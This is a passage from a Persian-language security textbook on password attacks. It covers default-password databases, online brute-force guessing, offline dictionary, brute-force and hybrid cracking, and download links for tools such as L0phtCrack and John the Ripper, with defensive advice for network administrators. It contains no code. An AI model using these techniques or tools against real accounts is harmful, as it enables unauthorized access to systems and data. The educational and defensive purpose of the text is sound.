- یکـی دیگـر از روشـهائی کـه امـروزه می‌توانـد مـورد اسـتفادهٔ برنامه‌نویسـان قـرار بگـیرد هشدارهائی است که برنامه‌های مترجم (Compilers) در مورد استفادهٔ نابجا از پشته ارائه می‌کننـد. بـه عنوان مثال دو برنامهٔ جانبی Stack Guard و Stack Shield در محیط لینوکس می‌توانند در کنار مـترجم زبان C قرار گرفته تا در هنگام ترجمهٔ یک برنامه ، پیامـهای هشـدار مناسـب در مـورد اسـتفادهٔ غـیر صحیح از پشته یا بافر را صادر نمایند. این دو برنامه در آدرسهای زیر برایگان در دسترس عموم قرار گرفته است:

http://immunix.org/	**Stack Guard**
http://www.anglefire.com/sk/stackshield/	**Stack Shield**

حمله بر علیه کلمات عبور *(Password Attack)*

در دنیای شبکه و سیستمهای کامپیوتری یکی از روشهای تامین امنیت، استفاده از کلمهٔ عبور است. در بسیاری از سازمانها فقط کلمات عبور هستند که از داده‌های محرمانه و حسـاس حفـاظت می‌کننـد. بدین معنا که برای هر کاربر یک کلمهٔ عبور در نظر گرفته می‌شود و او باید در هر بار ورود به سیسـتم (یا شبکه) آن کلمه را وارد نماید؛ در صورت صحّتِ کلمهٔ عبور به او اجازهٔ ورود داده خواهد شـد. در حقیقت امنیت مجموعه‌ای از اطلاعات به امنیت یک کلمهٔ عبور ، گره خورده است. فـاش شـدن یـک کلمهٔ عبور می‌تواند منجر به از دست رفتن کلّ اطلاعات کاربر و حتی شکسته شدن حریم کل سیسـتم (یا شبکه) شود. لذا امنیت کلمات عبور، از اهمیت بسیار ویژه‌ای برخوردار است. بسـیاری از حمـلات مخرّب علیه یک شبکه از طریق کشف کلمات عبور شروع می‌شود.

برای هر کاربر شبکه حداقل یک کلمهٔ عبور برای ورود به شبکه تعریف می‌شود. برخی از کـاربران مجبورند برای استفاده از سرویسهای مختلف دهها کلمهٔ عبور را به خاطر بسپارند: یک کلمهٔ عبور برای ورود به شبکه و استفاده از منابع اشتراکی، یک کلمهٔ عبور برای بررسی نامه‌های الکترونیکی، یکی برای احراز هویت در سرویس‌دهندهٔ پراکسی، یکی برای ورود به سرویس‌دهندهٔ FTP ، یکی بـرای ورود بـه سیستم از طریق TelNet و نظایر آنها.

در اکثر سیستمها برای راحتی کاربران به آنها اجازه داده می‌شود تا شـخصاً کلمـات عبـور مناسـب برای خود انتخاب کنند. با این کار امنیت سیستم به عملکرد و سلیقهٔ کـاربران وابسـته می‌شـود و یـک کاربر سهل‌انگار می‌تواند امنیت دیگران را هم به خطر بیندازد. بطور معمول کاربران حساسـیت زیـادی نسبت به امنیت سیستم نمی‌دهند چون اکثراً یا ناآگاهند یا آنکه به عملکرد سیستم بیش از اندازه مطمئن هستند و لذا برای راحتی خود از کلمات عبوری استفاده می‌کنند که به خاطر سپردن آنها زیـاد سـخت نیست: کوتاه است و گاهی بامعنی! لذا در بسیاری از مواقع می‌توان با سعی و خطـا کلمـهٔ عبـور یـک کاربر را حدس زد. زیاد دیده شده است که یک کاربر (حتی مسئول شبکه) از اسامی هفته، اسم فرزنـد خود، شمارهٔ ماشین خود، نام خانوادگی یا شمارهٔ شناسنامهٔ خود به عنـوان کلمـهٔ عبـور اسـتفاده کـرده است. چنین کلمات عبوری براحتی کشف خواهند شد. دزدیدن یا حدس زدن کلمهٔ عبـور یـک کـاربر لقمهٔ بسیار لذیذی برای نفـــوذگر است چرا که وقتی جای پای او در سیستم بعنوان یک کـاربر معتـبر باز شد، عملیات بعدی او می‌تواند به آشکار شدن کلمهٔ عبور دیگران و نهایتاً فروپاشی کل شبکه منجـر شود!

از همه بدتر برخی از اوقات، کاربران از کلمات عبور پیش‌فرض و شناخته شدهٔ یک سیستم استفاده می‌کنند که براحتی کشف خواهد شد. شاید باور نکنید ولی زیاد هستند کاربرانی که از کلمهٔ عبـور 123 یا 1234 استفاده می‌کنند!!!

حدس زدن کلمات عبور بروشهای سعی و خطا توسط ابزارهای خودکار ، فرآینـد چنـدان سـختی نیست و یک تازه‌کار هم می‌تواند آنها را بکـار بگـیرد. اکـثر ایـن ابزارهـا رایگـانند و بـه وفـور یـافت می‌شوند. به عنوان مثال اگر یک نرم‌افزار قادر باشد در هر ثانیه فقط هزار کلمهٔ عبور برای ورود به یک

سیستم امتحان نماید، برای پیدا کردن یک کلمهٔ عبور چهار حرفی (با ۷۰ حالت مختلف برای هر حرف شامل حروف کوچک، بزرگ و علامات) فقط شش ساعت و چهل دقیقه طول می‌کشد. اگر حروف کوچک و بزرگ تفاوتی نداشته باشند این زمان به شصت و سه دقیقه کاهش خواهد یافت. اگر کاربر از کلمات با معنی استفاده کند، با در اختیار داشتن یک فرهنگ لغت چهل هزار کلمه‌ای زمان کشف کلمهٔ عبور چهل ثانیه خواهد بود! حتی اگر بخشی از کلمهٔ عبور متعلق به یک شخص بامعنی و بخش دیگری بی‌معنی و ترکیبی باشد (مثل apple4x) باز هم حدس کلمهٔ عبور (با سرعت هزار "تلاش در ثانیه" و در اختیار داشتن فرهنگ لغت چهل هزار کلمه‌ای) حداکثر هفده ساعت خواهد بود.

در ادامهٔ این بخش به روشهای کشف کلمات عبور و روشهای مقابله با آن خواهیم پرداخت:


حدس زدن کلمات عبور پیش‌فرض سیستمها

بسیاری از سیستمهای عامل، سرویس‌دهنده‌ها و حتی سخت‌افزارهائی مثل مسیریاب، دارای یکسری کلمات عبور پیش‌فرض هستند که توسط سازندهٔ آنها تعریف شده است و به خریدار امکان می‌دهد تا وقتی برای اوّلین بار سیستم را نصب و پیکربندی می‌کند راهی برای ورود به سیستم داشته باشد. این موضوع برای اکثر سیستمها عمومیت دارد. انتظار می‌رود که پس از نصب و پیکربندی، سریعاً کلمات عبور پیش‌فرض با کلمات عبور مشکل و غیرقابل حدس زدن ، جایگزین شوند ولیکن مسئولین مشغول و گرفتار (یا بی‌اطلاع و تنبل) حذف یا تغییر کلمات عبور پیش‌فرض را فراموش می‌کنند. یک نفوذگر با آگاهی از کلمات عبور پیش‌فرض ، سعی در امتحان آنها می‌کند و چه بسا بدون هیچ دردسری بتواند با یکی از آنها به سیستم وارد شود!

جهت اطلاع مسئولین شبکه و هشدار به آنها بایستی به این نکته اشاره کنیم که یک پایگاه اطلاعاتی بسیار غنی و مفصل از کلمات عبور سیستمهای مختلف توسط Joe Jenkins گردآوری شده و در آدرس زیر در اختیار عموم قرار داده شده است:

http://security.nerdnet.com/

در این پایگاه اطلاعاتی که تصویر آنرا در شکل (۸-۷) می‌بینید کلمات عبور پیش‌فرض در سیستمهای مختلف از سوئیچهای 3COM ، مودمهای Zyxel ، مسیریابهای CISCO وجود دارد تا کلمات عبور پیش‌فرض سیستمهای عامل مختلف و سرویس‌دهنده‌های بانک اطلاعاتی! (این بانک اطلاعاتی بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد) چون این بانک اطلاعاتی در اختیار نفوذگر قرار دارد پس از تعیین نوع سیستم عامل و نوع سرویس‌دهندهٔ هدفِ حمله (در مراحل شناسائی مقدماتی و پویش) تمام آنها را برای ورود به سیستم امتحان می کند. حال اگر مسئول سیستم این کلمات عبور پیش‌فرض را حذف نکرده باشد، نفوذگر بدون هیچ مشکل و صرف وقت به سیستم یا سرویس‌دهنده وارد خواهد شد و اهداف بعدی خود را دنبال خواهد کرد.



شکل (۸-۷) پایگاه اطلاعاتی کلمات عبور پیش‌فرض

نکتهٔ امنیتی:

در کشور ما (ایـران) کـه معمـولاً آموزشـهای حرفـه‌ای ارائـه نمی‌شـود اسـتفاده از کلمـات عبـور پیش‌فرض یا ضعیف بسیار رایج است. کم نیستند سرویس‌دهنده‌های مهمی که در عرض چند ثانیه می‌توان کلمهٔ عبور آنرا حدس زده و به آن وارد شد!! لذا موکداً توصیه می‌کنیم به عنـوان مسـئول شبکه با سیاستهای امنیتی کلمات عبور بدقت آشنا باشید و نسبت به تعریف کلمات عبـور و نحـوهٔ انتخاب آن وسواس زیادی بخرج بدهید.

حدس کلمهٔ عبور و ورود به سیستم از طریق چند خط برنامه‌نویسی

حتی وقتی کلمات عبور پیش‌فرض از سیستم حذف شده باشد باز هم نفـــوذگـــر نـاامید نخواهـد شد. روش بعدی او برای ورود به سیستم آنست که چند خط برنامه‌نویسی کند. دقت کنید که مشخصهٔ کـاربری (User ID) آشـکار اسـت و محرمانـه تلقـی نمی‌شـود. (مثـلاً root ، admin ، administrator مشخصه‌های معروف و پرکاربرد هستند) او برنامه‌ای می‌نویسد که بطور مکرّر کلمات عبور مختلـف را جهت ورود به یک سیستم امتحان نماید. این برنامه یکی از این User IDها را در نظر گرفتـه و کلمـات عبور مختلف را امتحان می‌نماید. این برنامه همچنین یک فرهنگ لغت غنی در اختیار دارد. برنامه بطور

خودکار و سریع یک کلمهٔ عبور حدسی را ارسال کرده و بررسی می‌نماید آیا این حدس درست بوده است یا خیر. در صورت نادرست بودن حدس ، کلمهٔ عبور دیگری تولید و آنرا امتحان می‌نماید. این روند تا پیدا شدن کلمهٔ عبور و ورود به سیستم ادامه می‌یابد. صده ابزار مختلف بدین منظور نوشته شده و در اختیار عموم قرار گرفته است که مشهورترین آنها عبارتند از:

- نرم‌افزار Authforce نوشته شده توسط Zachary P. Landau ، این نرم‌افزار تلاش می‌کند تا کلمهٔ عبور لازم برای ورود به سرویس‌دهندهٔ وب (سیستم احراز هویت HTTP) را بروش سعی و خطا پیدا کند. این نرم‌افزار در آدرس زیر برایگان عرضه شده است:

  http://kapheine.hypa.net/authforce/index.php

- برنامه‌های Brute-SSL و Brute-Web برای حدس کلمات عبور HTTP و HTTPS و ورود به زور در این سرویس‌دهنده‌ها (نوشته شده توسط گروه BeastMaster). کدهای این دو برنامه در آدرسهای زیر در دسترس هستند:

  http://packetstorm.securify.com/Exploit_Code_Archive/brute_ssl.c

  http://packetstorm.securify.com/Exploit_Code_Archive/brute_web.c

- نرم‌افزاری جهت حدس کلمات عبور Windows NT و ورود به آن از راه دور که توسط Somarsoft نوشته شده است. قابل تهیه از آدرس:

  http://packetstorm.securify.com/NT/audit/nt.remotely.crack.nt.passwords.zip

- نرم‌افزار Xavier نوشته شده توسط LithiumSoft ، ابزار قابل انعطافی برای حدس کلمات عبور بسیاری از برنامه‌های کاربردی و سرویس‌دهنده‌ها محسوب می‌شود:

  http://www.btinternet.com/~lithiumsoft/

- نرم‌افزار Hypnopaedia نوشته شده توسط Null String که برای حدس کلمات عبور پست الکترونیکی با پروتکل POP3 کاربرد دارد:

  http://packetstorm.securify.com/Crackers/hypno.zip

- اینگونه ابزارها فقط به این چند تا محدود نمی‌شود. انواع مختلف آن وجود دارد که می‌توانید در آدرس زیر آنها را بدست بیاورید:

  http://packetsorm.security.com/Crackers/

به منظور تحقیق

یک مجموعه از ابزارهای کشف کلمهٔ عبور شامل موارد فوق ، بهمراه کدهای منبع برخی از آنها (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.

نکته‌ای که باید در مورد ابزارهای حدس کلمات عبور به آن اشاره کنیم آنست که در اکثر سیستمها هرگاه یک کلمهٔ عبور اشتباه باشد بطور عمدی بین پنج تا ده ثانیه ، دریافت کلمهٔ عبور بعدی به تاخیر

خواهد افتاد. یعنی در این سیستمها فقط در هر دقیقه شش تا دوازده بار می‌توان کلمات عبور مختلـف را امتحان کرد. در این حالت امتحان کلمات عبور مختلف، ممکن است روزها ، ماهها یـا سـالها طـول بکشد که عملاً ممکن نخواهد بود. نفـــوذگر برای ورود به یک سیستم هیچگاه حوصله صبر کردن به مدّت چند ماه را نخواهد داشت!

گذشته از تاخیر مصنوعی بین دو تلاش متوالی برای ورود به سیستم، در برخی از سیستمها هرگـاه دفعات تلاش ناموفق از تعداد مشخصی تجاوز کند، حساب مربوطـه (Accoant) بطـور کـامل غیرفعـال می‌شود. غیرفعال شدن حساب کاربری یک نفر ممکن است دائمی یا مثـلاً بـرای ۱۵ دقیقـه باشـد. در صورتی که حساب کاربری یک نفر بطور دائم غیرفعال شود، فقط مسئول شبکه قادر خواهد بـود آنـرا فعّال کند. شاید چنین روشی را مناسب تصور کنید و احسـاس شـود بدیـن نحـو هیـچ نفـــوذگـری نخواهد توانست با سعی و خطا به سیستم وارد شود ولیکن مشکل دیگری را ایجاد خواهد کرد:

یک نفـــوذگر می‌تواند بدین نحو تمام حسابهای کاربری افراد یک شبکه را غیرفعال کنـد و ورود آنها را به سیستم غیرممکن سازد. بدین نحو نوع دیگری از حمله بر علیه شبکه شکل می‌گـیرد: حملـهٔ نوع DoS (Denial of Service) که در فصل نهم به آن خواهیم پرداخت.

اگر در شبکه ، سیستم IDS (Intrusion Detection System) نصب شده باشد ، هرگـاه تلاشـهای یـک فرد برای ورود به یک سیستم از تعداد مشخصی تجاوز کرد به سرعت آنرا گزارش می‌کند.

شکستن کلمات عبور بروشهای علمی

معمولاً حدس کلمات عبور و نفوذ از راه دور به سیستم بروش سعی و خطا احتمال موفقیت کمـی دارد چرا که اندکی دقت و هوشمندی مسئول شبکه تمام تلاشهای نفـــوذگر را عقیم خواهد گذاشت. برای پیدا کردن کلمات عبور یک سیستم از روشهای دیگری استفاده می‌شود که اصطلاحاً به "شکسـتن کلمه عبور -Password Cracking-" مشهور است. مکانیزم شکستن کلمهٔ عبور بر این اصل اسـتوار اسـت که در تمام سیستمها کلمات عبور در جایی ذخیره می‌شوند و همچنین در بسیاری از سیستمها ، کلمات عبور روی خط ارسال می‌شوند؛ خواه بطور آشکار و معمولی و خواه بصورت رمز شده و پنهانی!

وقتی کاربری می‌خواهد به ماشینی وارد شود، فارغ از آنکه چـه سیسـتمی اسـت (یونیکـس، NT ، Novell ، مسیریاب Cisco یا هر ماشین دیگر) باید ابتدا مشخصهٔ شناسائی (User ID) و سپس کلمهٔ عبور (Password) خود را وارد کند تا هویّت او تائید شده و اجازهٔ ورود و سرویس گرفتن بـه او داده شـود. تائید هویّت بدین نحو انجام می‌شود که پس از ارسال مشخصهٔ کاربر و کلمهٔ عبـور ، سیسـتم در یـک فایل محلّی، به دنبال آنها می‌گردد. این فایل محلّی، که امروزه بصورت رمزنگاری شده ذخیره می‌شـود فقط در اختیار مسئول شبکه است و توسط او تنظیم می‌شود. این فایل حتی بصورت رمزنگاری شـده، لقمهٔ لذیذی برای نفـــوذگر به حساب می‌آید!! هـرگـاه نفـــوذگـر ایـن فـایل را بربـاید ، تـلاش در رمزگشائی آن خواهد کرد و بدین ترتیب تمام کلمات عبـور فـاش خواهـد شـد و سیسـتم در اختیـار نفـــوذگر قرار می‌گیرد؛ زیرا او قادر خواهد بود با هر کدام از کلمات عبور کشف شده به سیستم وارد شود. طراحان سیستم با این مسئلهٔ بغرنج مواجهند که قطعاً باید، کلمات عبور در فایلی ذخیره شود تا با

جستجو در آن بتوان هویت یک متقاضی ورود به سیستم را احراز کرد. هر چند این فایل بصورت رمزنگاری شده ذخیره می‌شود ولیکن می‌توان به روشهائی رمز آنرا شکست!

در سیستم‌های مختلف از روشهای گوناگونی برای رمزنگاری فایلهای حاوی کلمهٔ عبور استفاده می‌شود. در برخی از سیستم‌ها از روش DES (Data Encryption Standard) برای رمزنگاری استفاده شده که امروزه روش ضعیفی محسوب می‌شود. روش مدرن‌تر، رمزنگاری MD4 (Message Digest 4) است که می‌تواند فایل حاوی کلمات عبور را بدون کلید رمز (یا با کلید رمز) درهم (Hash) و رمز کرده و روی دیسک سخت ذخیره کند. بدینصورت نفوذگر قادر نخواهد بود با بررسی این فایل مستقیماً کلمات عبور را ببیند. وقتی کاربری کلمهٔ عبور خود را وارد می‌کند الگوریتم مشابهی روی آن اجرا شده و رمز خواهد شد. نتیجهٔ حاصل از رمزنگاری کلمهٔ عبور در فایل کلمات عبور جستجو خواهد شد. اگر نتیجهٔ جستجو در این فایل موفقیت‌آمیز بود به کاربر اجازهٔ ورود به سیستم داده خواهد شد.

همچنین در نرم‌افزارهائی که برای نصب شدن شمارهٔ سریال درخواست می‌کنند، آن شماره بطور معمول در جائی بر روی دیسکهای نصب ذخیره شده است.

با توجه به رمز شدن کلمات عبور ، امروزه عملی به نام شکستن رمز عبور -Password Crack- رائج شده است که باید اصول آنرا بیاموزیم:

الگوریتم شکستن کلمهٔ عبور

عمل شکستن کلمهٔ عبور منوط به آنست که در ابتدا کلمات عبور رمز شده به نحوی استراق‌سمع یا ربوده شود. "عملیات استخراج و کشف کلمهٔ عبور از اطلاعات رمز شده اصطلاحاً Password Crack نامیده می‌شود."


برای شکستن رمز کلمه عبور نیاز نیست که "کلید رمز" (Encryption Key) بدست آید چرا که از لحاظ عملی چنین کاری ممکن نخواهد بود. مکانیزم شکستن رمز کلمات عبور بسیار ساده است:

- ابتدا یک کلمه عبور بصورت حدسی تولید شده و طبق الگوریتمی مشابه با الگوریتم اصلی رمز می‌شود.
- وجود آن در فایل رمز شده بررسی می‌شود.
- اگر آن کلمه درون فایل پیدا شد کار تمام است در غیر اینصورت یک کلمهٔ حدسی دیگر تولید، رمز و جستجو می‌شود.

این مکانیزم در شکل (۹-۷) نشان داده شده است. اگرچه این مکانیزم ساده است ولی سریع نیست. زیرا ممکن است روند تولید کلمهٔ عبور حدسی و جستجوی آن میلیاردها بار طول بکشد!

یک ابزار شکنندهٔ کلمهٔ عبور -Password Cracker– حدسهای اولیه در مورد کلمات عبور را بروشهای متفاوتی تولید و امتحان می‌کند. حدسهای اوّلیه نقش بسیار مهمی در احتمال موفقیت آن ابزار در کشف کلمهٔ عبور دارند. روشهای تولید و امتحان حدسهای اولیه عبارتند از:

- تهیهٔ یک فرهنگ لغت بسیار غنی از کلمات معنی‌دار (یا بدون معنی ولی مصطلح و محاوره‌ای) و امتحان تک تک آنها؛ برای زبانهائی مثل انگلیسی، فرانسه، ژاپنی و... دهها نوع فرهنگ لغت تهیه



۱. **تولید یک کلمهٔ عبور حدسی**
۲. **رمزنگاری کلمه**
۳. **مقایسهٔ نتیجه با مقادیر درون فایل کلمات عبور رمزشده**
٤. **در صورت انطباق کلمهٔ عبور کشف شده است؛**
۵. **در غیر اینصورت به مرحلهٔ ۱ بر می‌گردد.**

شکل (۹-۷) الگوریتم کشف کلمهٔ عبور

شده است که می‌تواند بعنوان یک بانک اطلاعاتی در اختیار ابزار رمزشکن قرار گیرد. (بعنوان مثال به فرهنگ لغت موجود در CD جانبی نگاهی بیندازید. مجموعهٔ لغـات درون آن فراتـر از یـک فرهنـگ لغت معمولی است!)

☺ خوشبختانه در مورد زبانهائی مثل فارسی یا عربـی کـه از راسـت بـه چـپ نوشـته می‌شـوند، کلمات رمز در بسیاری از موارد باید انگلیسی انتخاب شود و کلمـات رمـز فارسـی (از راسـت بـه چپ) مورد قبول نیست. لذا بسیاری از فارسی زبانها کلمهٔ رمـز خـود را کلمـه‌ای فارسـی انتخـاب می‌کنند ولی بصورت انگلیسی می‌نویسند. هیچ فرهنگ لغتی که به انگلیسی تـایپ شـده باشـد ولـی کلمات آن فارسی باشند (مثل kamran یا tajrish) تا بحال شنیده نشده است. اگر چنین فرهنگ لغتـی وجود داشت ممکن بود بیش از سی درصد از کلمات رمز براحتی کشف شوند!!!

بهرحال آزمایش کلمات موجود در یک فرهنگ لغت در بسیاری از مواقع موفقیت‌آمیز نخواهد بـود زیرا اگر چه بسیاری از کاربران از کلمات بامعنی استفاده می‌کنند ولی با اضافه کـردن یکـی دو حـرف پیشوند یا پسوند و یا تلفیق دو کلمهٔ با معنی (مثل Sweetapple) شکل کلمهٔ عبور بگونه‌ای تغییر می‌کنـد که در فرهنگ لغت پیدا نخواهد شد. لذا باید به روشهای دیگر متوسل شد:

- روش بعدی برای شکستن رمز تولید حدس اولیه از طریق جایگشتهای مختلفـی اسـت کـه یـک کلمه رمز می‌تواند داشته باشد. به این روش "ورود به زور یا Brute Force" گفته می‌شود. بدین منظور برای حدس یک کلمه‌عبور شش حرفی تمام ترکیبات مختلف آن باید امتحان شود. در ابتـدا حـالات مختلف هر حرف ، کاراکترهای a-z و 0-9 در نظر گرفته می‌شود. اگر از ترکیبات مختلف کلمهٔ عبـور بدست نیامد ، این ترکیبات با اضافه شدن علاماتی مثل * ! @ # $ و & ... تولیـد می‌شـود. دقـت کنید که استفاده از چنین روشی اگر چه یقیناً به جواب خواهد رسـید ولیکـن ممکـن اسـت روزهـا، سالها یا حتی قرنها به طول بینجامد. اگر کلمهٔ عبور به قدر کافی کوچک باشد می‌توان در عرض چند هفته آنرا پیدا کرد.

به عنوان یک مثال فرض کنید یک ابزار قادر باشد در هر ثانیه هزار کلمهٔ عبور را امتحـان کنـد آنگـاه

برای یافتن کلمات عبور ٦ حرفی (با جایگشت ۵۰ حرف) معادل (۱۰۰۰ ÷ $۵۰^{٦}$) ثانیه یا شش ماه خواهد بود! برای پیدا کردن کلمهٔ عبور ده حرفی این زمان معادل سی هزار قرن است! بدین ترتیب **روش "ورود به زور" یا Brute Force برای کلمات عبور بزرگ ناتوان خواهد بود.**

- روش "مختلط" (Hybrid) ، روشی است که از تلفیق دو روش قبلی بدست آمده و احتمال موفقیت آن بیشتر از هر دو روش می‌باشد. در این روش در ابتدا کلمات درون یک فرهنگ لغت غنی امتحان می‌شود. در صورت عدم موفقیت، کلمات درون فرهنگ لغت با اضافه کردن پسوند یا پیشوندهای یک حرفی، دو حرفی و چند حرفی امتحان می‌شود. این پیشوند یا پسوندها از طریق جایگشت های مختلف تولید می‌شوند.

تجربه نشان می‌دهد که روش مختلط بسیار موفق است زیرا از لحاظ روانشناسی ، کاربران کلمات عبور را بهمین روش انتخاب می‌نمایند. به ندرت کاربری کلمهٔ عبور PG3XQW3$W را انتخاب می‌کند چرا که به سرعت فراموش خواهد شد ولی احتمال انتخاب کلمهٔ عبور apple$12 زیادتر خواهد بود و زیرا بسادگی به خاطر خواهد ماند.

بخاطر داشته باشید که لازم نیست ابزارهای شکنندهٔ کلمهٔ عبور ، بر روی ماشین قربانی بکار گرفته شوند بلکه ابتدا کلمات عبور رمز شده بروشهای مختلفی (مثل استراق‌سمع ـ Sniffing – تشریح شده در فصل هشتم) ربوده می‌شود؛ بدین ترتیب عملیات شکستن و کشف آن بر روی ماشین نفوذگر (با آسودگی خیال و صرف وقت کافی) انجام خواهد شد. در این روش فقط کافی است کلمات عبور رمز و درهم شده (Hashed/Encrypted) دزدیده شود که آنهم راههای متنوعی دارد. لذا بدینگونه سعی و خطا از راه دور و آنهم روی ماشین قربانی (که ممکن است سیستم IDS داشته باشد و حساب کاربر را مسدود کند) ، انجام نخواهد شد بلکه با سرعت بسیار بالا ، بدون وقفه و بدون تاخیر شبکه ، بر روی ماشین نفوذگر انجام می‌گیرد. ابزارهای شکنندهٔ کلمهٔ عبور با پردازنده‌های امروزی قادرند هزارن کلمهٔ عبور را در هر ثانیه امتحان نمایند. بعنوان مثال کلمات موجود در یک فرهنگ لغت پنجاه هزار کلمه‌ای در کمتر از یک دقیقه امتحان می‌شود. واضح است که سرعت کشف کلمهٔ عبور مستقیماً به سرعت CPU در ماشین نفوذگر وابسته است. اگر نفوذگر از ماشینهای نوع RISC و چندپردازنده‌ای استفاده کند تا مثلاً در هر ثانیه بیش از یک میلیون کلمهٔ عبور امتحان شود ، آنگاه بررسی و امتحان تمام کلمات موجود در یک فرهنگ لغت پنجاه هزار کلمه‌ای با جایگشتهای سه حرفی (بصورت پیشوند و پسوند) در کمتر از پنج ساعت ممکن خواهد بود!

برای سالها روشهای شکستن کلمهٔ عبور مورد توجه عموم و بالاخص دانشجویان! بوده است. امروزه ابزارهای بسیار قدرتمندی برای این منظور معرفی شده است که برخی از آنها شهرت جهانی دارند:

- **ابزار L0phtCrack** : ابزاری بسیار ساده و توانمند تحت ویندوز 2000 و NT . این ابزار به اختصار L0pht گفته می‌شود و در آدرس زیر موجود است:

http://www.l0pht.com/l0phtcrack/

- **ابزار John the Ripper** : یک شکنندهٔ کلمهٔ عبور برای محیط یونیکس. ایـــن ابـزار توسـط گـروه Solar Designer معرفی شده و در آدرس زیر موجود می‌باشد:

  http://www.openwall.com/john/

- **ابزار Crack** نوشته شده توسط Alec Muffett : یکی از ابزارهای قدیمی ولی قدرتمنـد در محیـط یونیکس. این نرم‌افزار در آدرس زیر رایگان در اختیار عموم است:

  http://www.users.dircon.co.uk/~crpto/

- **ابزار Pandora** : این ابزار برای شکستن کلمات عبور مربوط به Novell Netware نوشـته شـده و توسط گروه Simple Nomad در آدرس زیر در دسترس قرار گرفته است:

  http://www.nmrc.org/pandora/

- **ابزار Palm Crack** : این ابزار کلمـات عبـور یونیکـس و NT را می‌شـکند ولـی بـاید در محیـط PalmOS PDA اجرا شود. این ابزار توسط گروه Noncon نوشته و در آدرس زیر ارائه شده است:

  http://www.noncon.org/noncon/download.html

برای آگاهی مسئولین شبکه از عملکرد ابزارهای شکنندهٔ کلمات عبـور مکـانیزم و قابلیتـهای ابزارهـای L0phtCrack و John the Ripper معرفی شدهٔ بالا را تشریح می‌نمائیم:

نکتهٔ امنیتی:

امروزه نوع بسیار پیچیده و خطرناکی برای شکستن کلمهٔ عبور مطرح شده است. بدین نحو که نفـــوذگر حرفه‌ای ابزارهای شکنندهٔ کلمهٔ عبور را بطور پنهانی و در قالب یک ویروس (بـا قـابلیت انتشار) روی شبکه پخش می‌کند. این ابزارها روی ماشینهای مختلفِ شبکه بصـورت مخفیانـه جـا خوش می‌کنند. این ابزارها در اولین فرصت آدرس ماشین آلوده را بـه نفـــوذگر اعـلام کـرده و منتظر فرمان می‌مانند. هرگاه نفـــوذگر بخواهد کلمهٔ عبوری را از حالت رمز درآورده و کشف کند بخشی از تلاش را به این ماشینها محول می‌نماید. حال اگر ده هزار ماشین در سراسر دنیـا بدیـن نحو آلوده شده باشند و هر کدام در ثانیه هزار کلمهٔعبور را امتحان نمـایند توانـی کـه نفـــوذگر بدست می‌آورد معادل یک ابررایانه خواهد بود!!!

از آلوده نبودن سیستمهای خود به چنین نرم‌افزارهایی اطمینان حاصل کنید.

حمله به کلمات عبور *Windows NT/2000* توسط *L0phtCrack*

L0phtCrack یکی از قدرتمندترین ابزارهای شکستن کلمهٔعبور محسوب می‌شود ولـــی نبـاید فکـر کنید از آن فقط برای حمله استفاده می‌شود بلکه به اذعان متخصصین امنیت سیستم یکـــی از ابزارهـای دفاعی نیز هست چرا که مسئول امنیت شبکه موظف است آنرا با احتیاط بر علیه خـــود بکـار بگـیرد و کلمات عبور ضعیف را آشکار کرده و غیرفعال نماید.

این نرم‌افزار بسیار ساده، زیبا و سریع است و باید روی ماشینهای Windows 2000/NT بکـار گرفتـه

شود. پنجرهٔ گرافیکی آن استفاده از آنرا بسیار ساده کرده است. این نرم‌افزار فقط برای پانزده روز رایگان است و بعد از آن برای استفادهٔ دائمی و پشتیبانی فنی باید ۲۴۹ دلار پرداخت شود!

شروع کار با L0phtCrack

برای استفاده از L0phtCrack ، نفوذگر باید یک نسخه از بانک اطلاعاتی کلمات عبور رمز شده را در اختیار این ابزار قرار بدهد. بگونه‌ای که در فصل چهارم اشاره شد این بانک اطلاعاتی در محیط ویندوز "SAM" نامیده می‌شود. شاید بعنوان یک پیش داوری بگوئید مسئله اصلی بدست آوردن این بانک اطلاعاتی است ، ولی در واقع اینگونه نیست! به روشهای زیر می‌توان کلمات عبور رمز شده را استخراج کرده و برای رمزشکنی در اختیار L0phtCrack قرار داد:

